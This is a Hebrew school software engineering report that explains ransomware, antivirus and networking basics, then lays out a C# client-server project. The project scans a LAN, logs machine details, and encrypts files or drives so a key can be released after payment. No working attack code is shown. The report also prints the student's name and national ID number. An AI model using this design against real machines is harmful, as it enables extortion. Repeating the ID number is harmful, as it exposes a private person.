2021

פרויקט הנדסת תוכנה

שם: לידור דוקרקר
ת"ז: 324948058
מנחה: גל בראון
מוסד: מקיף ה דרכא אשקלון

תוכן עניינים

1. מבוא:

1.1 מה זה וירוס כופר?

וירוס כופר אשר באנגלית נקרא Ransomware הוא נוזקה (תוכנה) אשר מטרתה להצפין קבצים מסוימים במחשב כך שהמשתמש במחשב לא יצליח לגשת אליהם כלל במטרה לקבל תשלום כדי להוריד את הצופן מהמחשב ולחזור להשתמש בו שוב כרגיל . בנוסף עם השנים התפתחה התוכנה ובנוסף להצפנת הקבצים היא יכולה לחסום את שולחן העבודה ואפילו להקליט ולצלם את המשתמש במידה ויש לו את האביזרים. וזאת בכדי לפגוע כמה שיותר בפרטיות המשתמש ולהצליח לסחוט ממנו סכום כמה שיותר גבוה .

הגרסאות האחרונות של וירוס הכופר מופצות דרך הורדות "דרייב-ביי" שבהן נתקל הקורבן באינטרנט. דרכי הפצה נוספות הן פרסומות ובאנרים באתרים שונים שמכילים את הוירוס (פרסומות שלעתים נדירות אף מופיעות באתרים גדולים ובטוחים לכאורה Gheorghe, (2015).

רק בישראל נרשמות מדי חודש 450,000 מתקפות כופר. קופות חולים, בתי חולים, בנקים, עסקים בינוניים ואפילו עסקים קטנים – כולם נמצאים באוכלוסיית הסיכון ואיש אינו חסין.

1.2 התפתחות וירוס הכופר

את ההיסטוריה של וירוס הכופר ניתן לחלק ל 2 תקופות עיקריות- לפני הופעתה של שיטת ההצפנה ולאחר הופעתה של שיטת ההצפנה. לפני הופעתה של שיטת ההצפנה, השיטה הנפוצה ביותר הייתה שיטת החסימה. התוכנה הזדונית חסמה את גישת המשתמש למחשב עד לתשלום כופר. שיטה זו הצליחה במשך זמן מה, אך חברות האבטחה ברחבי העולם הצליחו למצוא לה פתרונות (בעיקר ע"י מעקב אחר התשלום ששילם הקורבן עד שזה הגיע לפושע). בשלב זה הפכה השיטה למסוכנת, רווחית פחות והשימוש בוירוס הכופר ברחבי העולם פחת. לאחר מספר שנים, התרחשה המהפכה שגרמה לוירוס הכופר לחזור לקדמת הבמה. ברחבי האינטרנט הופיע ה"ביטקוין", מטבע מסחר שמשמש לעסקאות בחלקים העמוקים יותר של רשת האינטרנט. תשלום באמצעות ביטקוינים בלתי אפשרי למעקב, ולכן השימוש בוירוס הכופר הפך לנרחב פעם נוספת. נוסף על כך, מתכנתי הוירוסים החלו להשתמש בשיטה חדשה שלא הייתה מוכרת עד אז: שיטת ההצפנה. במקום לחסום את גישת הקורבן למערכת ההפעלה של המחשב, החלו הוירוסים להצפין את הקבצים שעל המחשב המותקף. מאחר והקבצים של כל קורבן שונים וייחודים ביחס לקבצים של קורבן אחר, לא יכול הקורבן פשוט להתקין מחדש את מערכת ההפעלה של המחשב ובכך לפתור את הבעיה.

1.3 דרך חדירה של הוירוס

בעידן הישן, די היה בחומת אש בתוכנת אנטי וירוס איכותית למניעת חדירה של וירוסים מזיקים שונים. אבל וירוס כופר שונה במעט הוא מתוחכם יותר ומבוסס על צפנים שמאפשרים לו לחדור גם את חומות האבטחה החסינות ביותר. ברוב המקרים מדובר בקבצים המצורפים להודעות Mail מסוג JS, אשר עוברים מספר טרנספורמציות כך שהם מתחמקים בפשוטות מהאבטחה של Gmail (לדוגמה). אם לא באמצעות קבצים מצורפים, הפניה לאתרים זדוניים התוקפים את המחשב באופן מידי. דרך נוספת בה הוירוס כופר מופץ היא באמצעות הסרת תוכנת האבטחה המותקנת על המחשב שלכם על ידי התחברות מרחוק. כך שגם אם יש לכם תוכנת אבטחה, היא לא חסינה בפני הוירוס כופר. מתקפות

הכופר עושות שימוש בטכניקות הדבקה מתקדמות ומנצלות את חוסר הידע של משתמשי הקצה.

1.4 סוגי וירוס כופר

כיום, נחלקים וירוסי הכופר ל 2 סוגים עיקריים: וירוס כופר חוסם (Locker) ווירוס כופר מצפין (Crypto ransomware). וירוס הכופר החוסם: התקפות מסוג זה מתאפיינות לרוב בחסימת מערכת ההפעלה של המחשב ובדרישת כופר בתמורה להחזרתה לפעילות רגילה. התקפות אלו לעתים ישאירו למשתמש מספר אפשרויות לתפעול חלקי של המחשב וזאת על מנת לאפשר את תשלום הכופר. סוג זה של וירוס הכופר לרוב רק יחסום את גישת המשתמש למערכת ההפעלה של המחשב וישאיר את הקבצים שעל המחשב כפי שהם ללא פגיעה בהם. המשמעות היא שניתן פשוט להחליף את מערכת ההפעלה של המחשב ובכך להחזיר את המחשב כמעט למצבו הקודם. אופי ההתקפה והקלות היחסית שבה ניתן להגן מפני וירוס זה הפכו אותו לנפוץ פחות מאשר וירוס הכופר המצפין. על חולשה זאת, מנסים מתכנתי הוירוס להתגבר באמצעות ההיבט הפסיכולוגי. הודעת הכופר לרוב מעוצבת כמו הודעה מגורמים ביטחוניים (FBI וכו') ובה מוסבר שהקורבן ביצע עבירה חמורה בעת גלישתו באינטרנט ושהוטל עליו קנס כספי. לעתים, הקורבן המבוהל לא יפנה כלל לרשויות החוק שכן ההודעה המוצגת על המסך היא לכאורה מטעם רשויות החוק, ויעדיף לשלם את הכופר. כך, הוירוס מעוצב באופן שגורם לקורבן לשלם את הכופר מבלי לחפש כלל כיצד ניתן להסיר את הוירוס מהמחשב. וירוס הכופר המצפין (Crypto Ransomware): סוג זה של וירוס הכופר נחשב למתקדם יותר מוירוס הכופר החוסם ולהרסני יותר. וירוס הכופר המצפין מאתר ומצפין את כל הקבצים האישיים של הקורבן שנמצאים על המחשב. הסכנה הנשקפת מוירוס כזה היא עצומה, שכן נכון להיום יותר ויותר אנשים שומרים את כל המידע האישי שלהם (תמונות של קרובי משפחה וחברים, עבודות ופרויקטים וכו') על המחשב ולא מגבים אותו על התקן חיצוני. בניגוד לוירוס הכופר החוסם, התקנה מחדש של מערכת הפעלה חדשה לא תפתור את הבעיה שכן הקבצים ייעלמו מן המחשב בכל מקרה. לכן, רבים מעדיפים לשלם את הכופר ולא לאבד את כל המידע האישי שלהם. ברגע שהוירוס חודר למחשב, הוא סורק ומצפין את כל הקבצים ע"י קוד הצפנה שידוע רק לתוקף (ולכן קשה מאוד להתמודד עם הוירוס מהרגע שבו הוא הצליח לחדור למחשב). לאחר תשלום הכופר מפתח ההצפנה ניתן לקורבן והוא יכול לשחרר את קבציו.

1.5 הנזקים שנגרמים מוירוס כופר

הנזקים מפגיעת וירוס כופר אינם מסתיימים בפגיעה בקבצים. גם אם יש לכם גיבוי, מדובר בפריצה לכל דבר, בדיוק כמו שפורצים לכם למשרד או לבית. בחלק אחר מהמקרים, נדרשת התקנה מחדש של המחשבים והשרתים. ברוב המקרים מתגלים מחדלי אבטחה, לדוגמא גיבוי שלא עבד, תוכנת אנטי וירוס פגת תוקף, מערכות אבטחה שאינן מעודכנות. נושא אבטחת המידע מחייב עבודה מקצועית. הנזק העיקרי הוא הנזק הכלכלי מכיוון שברוב המקרים הדרישות הם לשלם אלפי שקלים ובמידה ובעל המחשב מסרב אם הוא לא גיבה את המידע שיש לו במחשוב הוא יכול לשכוח ממנו כי הוירוס פשוט יצפין את המחשב ולא תהיה שום דרך להיפתר מזה. בנוסף לא מובטח בכלל שאחרי שבעל המחשב ישלם ההצפנה מהמחשב תרד הוא פשוט יכול לשלם והוירוס יישאר במחשב .

1.6 התגוננות מפני וירוס כופר

לא ניתן להתגונן מוירוס כופר בעת השלמתו כלומר ברגע שההצפנה נעשתה לא ניתן להחזיר את הקבצים. אבל ברגע שהוצפנו חלק מהקבצים ניתן להסיר את תוכנת הכופר ובכך להימנע מהצפנה של שאר הקבצים שלא הוצפנו הסרת התוכנה לא תשחרר את הקבצים שכבר הוצפנו. ניתן למנוע את זה מוקדם יותר באמצעות כמה פעולות פשוטות ולא מורכבות למשל התקנת אנטי וירוס שמירת המידע בכונן חיצוני למשל דיסק און קי ולא להוריד תוכנות שנראות חשודות או זדוניות. חשוב להזכיר ברגע ששמרנו את המידע בדיסק און קי והוא מחובר למחשב המותקף לתוקף יש אפשרות להצפין גם מה שבתוך הדיסק און קי ולחן חשוב שהדיסק און קי לא יהיה מחובר כלל למחשב המותקף או בכללי.

1.7 מבוא לאנטי וירוס

תוכנת אנטי וירוס (באנגלית: Anti-Virus) היא תוכנה שנועדה לאתר וירוסים במחשב ולהגן על המחשב מפני פעילותם. מערכות האנטי-וירוס הנפוצות ביותר הן מערכות המותקנות על מחשבים ושרתים, ובכך מובדלות מרכיבי אבטחת רשת כגון IPS או פיירוול. במצב אופטימלי, אנטי-וירוס יצליח לזהות ניסיון חדירה למחשב של תוכנה זדונית טרם התקנתה, ובכך למנוע את האיום והנזק. לעיתים, כאשר מצב זה לא מתאפשר, או כאשר התוכנה הזדונית הייתה קיימת על המחשב טרם התקנת האנטי-וירוס, המערכת תנסה לזהות את הווירוס בזמן פעולתו או לזהות את קיומו על המחשב על ידי חתימות שונות. רוב תוכנות האנטי-וירוס כוללות יכולות סריקה אוטומטיות וגם ידניות. הסריקה האוטומטית עשויה לבדוק קבצים שהורדו מהאינטרנט, דיסקים המוכנסים למחשב וקבצים שנוצרו על ידי מתקני תוכנה. הסריקה האוטומטית עשויה גם לסרוק את הכונן הקשיח כולו על בסיס קבוע. אפשרות הסריקה הידנית מאפשרת לך לסרוק קבצים בודדים או את המערכת כולה בכל פעם שאתה מרגיש שיש בכך צורך. מכיוון שוירוסים חדשים נוצרים ללא הפסקה על ידי האקרים ממוחשבים, תוכניות אנטי-וירוס חייבות לשמור על בסיס נתונים מעודכן של סוגי וירוסים. בסיס נתונים זה כולל רשימה של "הגדרות וירוס" שתוכנת האנטי-וירוס מפנה אליה בעת סריקת קבצים. מכיוון שוירוסים חדשים מופצים בתדירות גבוהה, חשוב לשמור על מסד הנתונים של הווירוסים של התוכנה מעודכן. למרבה המזל, מרבית תוכנות האנטי-וירוס מעדכנות אוטומטית את בסיס הנתונים של הווירוסים על בסיס קבוע. בעוד שתוכנת אנטי-וירוס מיועדת בעיקר להגן על מחשבים מפני וירוסים, תוכניות אנטי-וירוס רבות מגנות כעת גם מפני סוגים אחרים של תוכנות זדוניות, כגון תוכנות ריגול, תוכנות פרסום ותוכנות שורש. תוכנת אנטי-וירוס עשויה להיות גם יחד עם תכונות חומת אש, המסייעות במניעת גישה לא מורשית למחשב שלך. כלי עזר הכוללים יכולות אנטי-וירוס וגם חומת אש הם בדרך כלל תוכנת "אבטחת אינטרנט" ממותגת או משהו דומה.

1.8 כיצד פועלת תוכנת אנטי וירוס

תוכנת האנטי וירוס מבצעת סריקה של קבצים בשתי דרכים עיקריות: סריקת רקע וסריקה מלאה. תוכנת האנטי וירוס פועלת תמיד ברקע של המחשב, גם כשאינה מופעלת באופן ידני. היא בודקת כל קובץ ותוכנה שהמשתמש מעוניין להפעיל. לעתים נדמה שברגע שנלחץ הכפתור "פתח קובץ", הקובץ נפתח אוטומטית. בפועל, הקובץ עובר בדיקה יסודית ככל הניתן ע"י תוכנת ה"אנטי-וירוס". זוהי סריקת הרקע. בסריקה המלאה, שאותה יוזם ידנית המשתמש, נסרקים כמעט כל הקבצים שעל המחשב. לרוב, לא יהיה צורך בסריקה זו במידה והאנטי וירוס פעל ברקע תמיד, אך היא בהחלט מומלצת מפעם לפעם.

1.9 מהי הצפנה ומה הצורך בה?

הצפנה היא ענף במתמטיקה ובמדעי המחשב העוסק באבטחת מידע ותקשורת נתונים מטרת ההצפנה להפוך את הטקסט לבלתי קריא בעיני הצד השלישי או בצד הנתקף הצפנה כיום נקראת קריפטוגרפיה. לקריפטוגרפיה ישנן אבני יסוד מטרות אבני היסוד מתאר את הקריפטוגרפיה והן:

סודיות – רק מי שהוגדר יוכל לצפות במידע.

שלמות מידע – המידע עובר בין צד א לצד ב או לכמה צדים מבלי שינוי על ידי זר.

אימות – שולח ההודעה יוכל לאשר שהוא שלח את ההודעה ולא גורם זר.

1.10 רקע תאורטי:

Server and client 1.10.1

שרת הוא תוכנה או התקן חומרה שמקבל ומשיב לבקשות שנשלחו ברשת. השרת מספק משאבים כמו קבצים, מידע, גישה לאינטרנט וכניסה אינטראנט וכוח עיבוד חיצוני. באינטרנט, המונח "שרת" מתייחס לרוב למערכת המחשבים המקבלת בקשה למסמך אינטרנט, ושולחת את המידע המבוקש ללקוח.

המכשיר שמגיש את הבקשה ומקבל תגובה מהשרת, נקרא לקוח. לקוח הוא מחשב המתחבר ומשתמש במשאבים של מחשב או שרת מרוחק.

רשתות ארגוניות רבות כוללות מחשב לקוח עבור כל עובד, שכל אחת מהן מתחברת לשרת הארגוני.

במקרה של עיבוד, כל עבודה שנעשית בשרת מכונה עבודה "בצד השרת". כל עבודה שנעשית על הלקוח המקומי נקראת באופן דומה "צד לקוח".

1.10.2 פרוטוקול TCP (Transmission Control Protocol)

פרוטוקול בקרת השידור (TCP) הוא אחד הפרוטוקולים העיקריים של חבילת פרוטוקול האינטרנט. מקורו ביישום הרשת הראשוני בו הוא השלים את פרוטוקול האינטרנט (IP). לכן מכונה בדרך כלל החבילה כולה TCP / IP.

TCP מספקת משלוח אמין, מסודר ובודק שגיאות של זרם שמיניות (בתים) בין יישומים הפועלים על מארחים המתקשרים דרך רשת IP. יישומי אינטרנט מרכזיים כמו האינטרנט, דוא"ל, ניהול מרחוק והעברת קבצים מסתמכים על TCP, המהווה חלק משכבת התעבורה של חבילת TCP / IP. SSL / TLS לרוב פועל על גבי TCP.

TCP מכוונת חיבור, וחיבור בין לקוח לשרת נוצר לפני שניתן לשלוח נתונים. על השרת להאזין (פתוח לפאסיבי) לבקשות חיבור של לקוחות לפני הקמת חיבור. לחיצת יד תלת-כיוונית (פעילה פתוחה), שידור חוזר וגילוי שגיאות מוסיף אמינות אך מאריך את ההשהיה. יישומים שאינם זקוקים לשירות זרם נתונים אמין עשויים להשתמש בפרוטוקול User Datagram Protocol (UDP), המספק שירות נתונים גרפי ללא חיבור העומד בראש סדר העדיפויות על פני זמן על פני אמינות. TCP משתמש בהימנעות מגודש ברשת. עם זאת, קיימות פגיעות ב- TCP כולל מניעת שירות, חטיפת חיבור, veto TCP והתקפת איפוס. לצורך אבטחת רשת, ניטור וניפוי, ניפוי באגים, ניתן ליירט את תעבורת TCP ולרשום אותם באמצעות packet sniffer.

למרות ש- TCP הוא פרוטוקול מורכב, פעולתו הבסיסית לא השתנתה משמעותית מאז המפרט הראשון שלה. TCP עדיין משמש באופן דומיננטי באינטרנט, כלומר לפרוטוקול HTTP, ומאוחר יותר HTTP / 2, בעוד שאינו בשימוש אחרון HTTP / 3 הסטנדרטי.

1.10.3 MTU (Maximum Transmission Unit)

MTU מציין את גודל המנה המקסימלי (בבתים) ששכבה נתונה בפרוטוקול יכולה להעביר. לפעמים ערכי ה-MTU יכולים להיקבע מראש למשל ברשת Ethernet. חשוב להזכיר שככל שה-MTU יותר גבוה, כך רוחב הפס מנוצל בצורה יעילה יותר. כשה-MTU גבוה מדי, הזמן הדרוש להעברת מנה אחת גורם לעיכוב בהעברה של המנות הבאות אחריה המונח לזה הוא לאג.

1.10.4 IP (Internet Protocol)

כתובת פרוטוקול אינטרנט (כתובת IP) היא תווית מספרית שהוקצתה לכל מכשיר המחובר לרשת מחשבים המשתמשת בפרוטוקול האינטרנט לצורך תקשורת. כתובת IP משרתת שתי פונקציות עיקריות: זיהוי ממשק מארח או רשת וכתובת מיקום.

בהתחלה הכתובת IP הייתה בנויה מ4 חלקים ובכל חלק מספרים (IPv4) ובשנת 1998 פיתחו כתובות IP חדשות(IPv6). כתובות IP נכתבות ומוצגות ברישומים הניתנים לקריאה אנושית, כגון 165.14.240.1 (IPv6) 1 :8 :567 :0 :1234 :0 :db8 :2001, (IPv4).

1.10.5 Bytes

ברוב מערכות המחשבים byte הוא יחידת נתונים שאורכה שמונה ספרות בינאריות. byte הוא היחידה בה משתמשים המחשבים כדי לייצג תו כגון אות, מספר או סמל טיפוגרפי. כל byte יכול להחזיק מחרוזת ביטים שצריך להשתמש ביחידה גדולה יותר למטרות יישום.

כדוגמה, זרם של ביטים יכול להוות תמונה חזותית לתוכנית המציגה תמונות. דוגמא נוספת היא מחרוזת ביטים המהווים את קוד המכונה של תוכנית מחשב.

1.10.6 Kernel32.dll

Kernel32.dllהינו קובץ ספריית קוד (dll) הנמצא במערכת ההפעלה של .Windows קובץ זה מטפל בניהול זיכרון, פעולות קלט ופלט בנוסף קטיעות. כאשר מערכת ההפעלה נטענת , kernel32.dllנשמר במרחב זיכרון מוגן כדי שתוכנות אחרות לא ייעלו על זיכרון זה.

1.10.7 Mac (Mac address)

כתובת MAC היא מזהה ייחודי המוטבע על כל רכיב תקשורת לתקשורת נתונים בעת הייצור. כתובת ה MAC-מוטבעת בדרך כלל בכרטיס הרשת של המחשב ו/או במודם. כתובות MAC נחשבות כחלק משכבת הקישוריות של מודל ה OSI-או השכבה הפיזית של מודל ה TCP/IP במילים פשוטות כתובת Mac מתארת את ת"ז של המחשב והוא ייחודי לכל מחשב.

1.10.8 Database

בסיס נתונים או מסד נתונים הוא אמצעי המשמש לאחסון מסודר של נתונים במחשב, לשם אחזורם ועיבודם. בסיס נתונים מאוחסן באמצעי אחסון נתונים, בדרך כלל על גבי דיסק קשיח, המאפשר גישה ישירה לנתונים. הגישה לבסיס הנתונים נעשית באמצעות תוכנה ייעודית - מערכת לניהול בסיס נתונים.

1.11 אתגרים ודרישות:

1.11.1 אתגרים טכנולוגיים

במהלך הכנת הפרויקט שלי נתקלתי בכמה וכמה אתגרים טכנולוגיים שאתגרו אותי, והם:

1. תכנות בXAML, אשר אתגר אותי מאוד, בעיקר מפני שלא תכנתי בשפה זו מעולם לפני הפרויקט, ובמהלך הפרויקט הייתי צריך ללמוד אותה.
2. לשים לב להעברת הנתונים בין השרת ללקוח ולפלט ולקלט וקריאות בין הפונקציות ושילוב עם הDatabase.
3. הצפנה של כול המחשב בטעות מכיוון שאנו מצפינים קבצים ויכול להיות שהנתיב שבו אנו רוצים להצפין שגוי.

1.11.2 פתרונות האתגרים הטכנולוגיים

לאתגרים שהצגתי מצאתי פתרונות לאחר מחקר מעמיק, למידה, והרבה ניסיונות וכישלונות שלבסוף הגיעו להצלחה שגרמו לכך שאוכל להמשיך לפתח את הפרויקט שלי.

1. למדתי בעזרת אתרים רבים באינטרנט את השפה (XAML) וניסיתי כל דבר להכין מספר פעמים עד שהבנתי את השפה ברמה הדרושה להכנת הפרויקט.
2. בשביל לבדוק את העברת הנתונים בין השרת ללקוח אנו נצטרך לא להריץ את התוכניות בעזרת Ctrl+5 אלא ב Debugging . והפתרון לקריאות בין הפונקציות ושילוב עם הDatabase הוא עבודה איטית ולא מהירה.
3. break point הוא פתרון לאי הצפנה של כול המחשב ובדיקה האם הנתיב הוא נכון ברגע שקיבלנו בקשה מהלקוח ונתיב נשים אליו break point. Break point תפקידו להריץ אץ התוכנית עד איפה שנגיד לו והוא מסומן כנקודה אדומה.

1.11.3 דרישות טכנולוגיות

כמו לכל מערכת טכנולוגית, גם לפרויקט זה יש דרישות מסוימות בכדי שיתקיים:

1. התקנת Visual Studio בה נכתב הפרויקט.
2. התחברות לרשת ביתית כלומר רשת LAN.
3. תמיכה במודולים:

שרת:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Net;
using System.Net.Sockets;
using System.Web;
using System.IO;
using System.Security.Cryptography;
using System.Diagnostics;
using System.Management;
using System.Runtime.InteropServices;
using System.Net.NetworkInformation;
```

לקוח:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Net;
using System.Net.Sockets;
using System.Web;
using System.IO;
using System.Security.Cryptography;
using System.Diagnostics;
using System.Management;
using System.Runtime.InteropServices;
using System.Net.NetworkInformation;
```

1.11.4 הצורך שהפרויקט בא לענות עליו

הצורך שהפרויקט זה בא לענות עליו זה להצפין קבצים ספציפיים או כונן שלם בקלות באמצעות וירוס כופר שהופך את המידע לבלתי קריא ומתן הצופן לתוקף ולאחר התשלום שליחת הצופן לשרת / נתקף.

2. מתודולוגיית הפרויקט

2.1 מבנה המערכת


המערכת של הפרויקט שלי בנויה משרת ולקוח:

השרת –


1. מחלקת Program: במחלקה זו יש את ה – Main המתקשרת עם הלקוח ומעבירה אליו את המידע הנדרש את התשובה לבקשה שנשלחה מהלקוח למשל בקשה לחיפוש כוננים או בקשה לנתיב מסוים או להצפנה ועוד.

הלקוח –

1. הקובץ Window1.xaml.cs : קובץ זה הוא מתאר את החלון הראשי שנפתח הוא סורק את כול המחשבים ברשת ובודק איפה הוירוס כופר נמצא ברגע שנמצא יפתח חלון וישלח את הבקשה הראשונה על מידע של המחשב.
2. הקובץ Window1.xaml: קובץ זה עוסק בעיצוב החלון ובעת לחיצה על כפתור קריאה של אחת הפונקציות בWindow1.xaml.cs.




3. הקובץ MainWindow.xaml.cs : קובץ זה מתאר את כל הפרויקט הוא מתאר בעיקר את שליחת הבקשות לשרת איפה שהוירוס נמצא בדרך כלל הוא החלון השני שיפתח.
4. הקובץ MainWindow.xaml: קובץ זה עוסק בעיצוב החלון ובעת לחיצה על הכפתור קריאה של אחת הפונקציות בMainWindow.xaml.cs.




5. הקובץ EncryptedFiles.xaml.cs: קובץ זה עוסק בהצגת הקבצים המוצפנים לפי Mac ונתיב חלון זה יפתח בדרך כלל אחרי שעשינו הצפנו.

6. הקובץ EncryptedFiles.xaml: קובץ זה עוסק בעיצוב החלון ובעת לחיצה על הכפתור קריאה של אחת הפונקציות בEncryptedFiles.xaml.cs .



7. הקובץ CompInfo.xaml.cs: הקובץ עוסק ביצירת קשר בין הDatabase לקוד ויציג את הIP של המחשב , Mac של מחשב , את ה-machine name ובנוסף את הגרסה של המחשב.

8. הקובץ CompInfo.xaml: קובץ זה עוסק בעיצוב החלון ובעת לחיצה על הכפתור קריאה של אחת הפונקציות מCompInfo.xaml.cs.



GUI – Encrypt 2.2

Window1.xaml.cs הקובץ 2.2.1

AddCompToDB הפונקציה 2.2.1.1

טענת כניסה: הפונקציה מקבלת IP של מחשב ומחרוזת של הנתונים של המחשב למשל : 9C-35-5B-6F-4C-D7 DESKTOP-LATSDBD 6.2.9200.0.

טענת יציאה: הפונקציה מחזירה True אם המחשב לא נמצא במאגר הנתונים או False במקרה שהמחשב נמצא במערך.

וברגע של False מכניס אותו למערך ואז שומר את הנתונים בDatabase.

Save הפונקציה 2.2.1.2

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה : היא לנסות לשמור את המחשב שהתווסף בתוך הDatabase.

GetIP הפונקציה 2.2.1.3

טענת כניסה : הפונקציה לא מקבלת כלום.

טענת יציאה : הפונקציה מחזירה את הIP של המחשב שבו רץ הGUI.

ConvertIPtoInt הפונקציה 2.2.1.4

טענת כניסה: הפונקציה מקבלת IP בטיפוס string למשל 127.0.0.1.

טענת יציאה: הפונקציה מחזירה את המספרים כל אחרי נקודה ומכניסה אותם למערך של int למשל

127	0	0	1

2.2.1.5 הפונקציה HasListener

טענת כניסה : הפונקציה מקבלת IP של מחשב.

טענת יציאה: הפונקציה תחזיר True אם למחשב ברשת רץ התוכנית GUI ואם אין לו פשוט לחזיר False.

מטרת הפונקציה: ראשית הפונקציה מנסה לתקשר עם הListenerEnc אם הצליח יחזיר True אם לא יחזיר False. וברגע של True ישלח לו בקשה לנתונים שלו למשל Mac, machine name , OS version ויוסיף אותו לDatabase.

2.2.1.6 הפונקציה Fill

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה : הפונקציה לא מחזיר כלום.

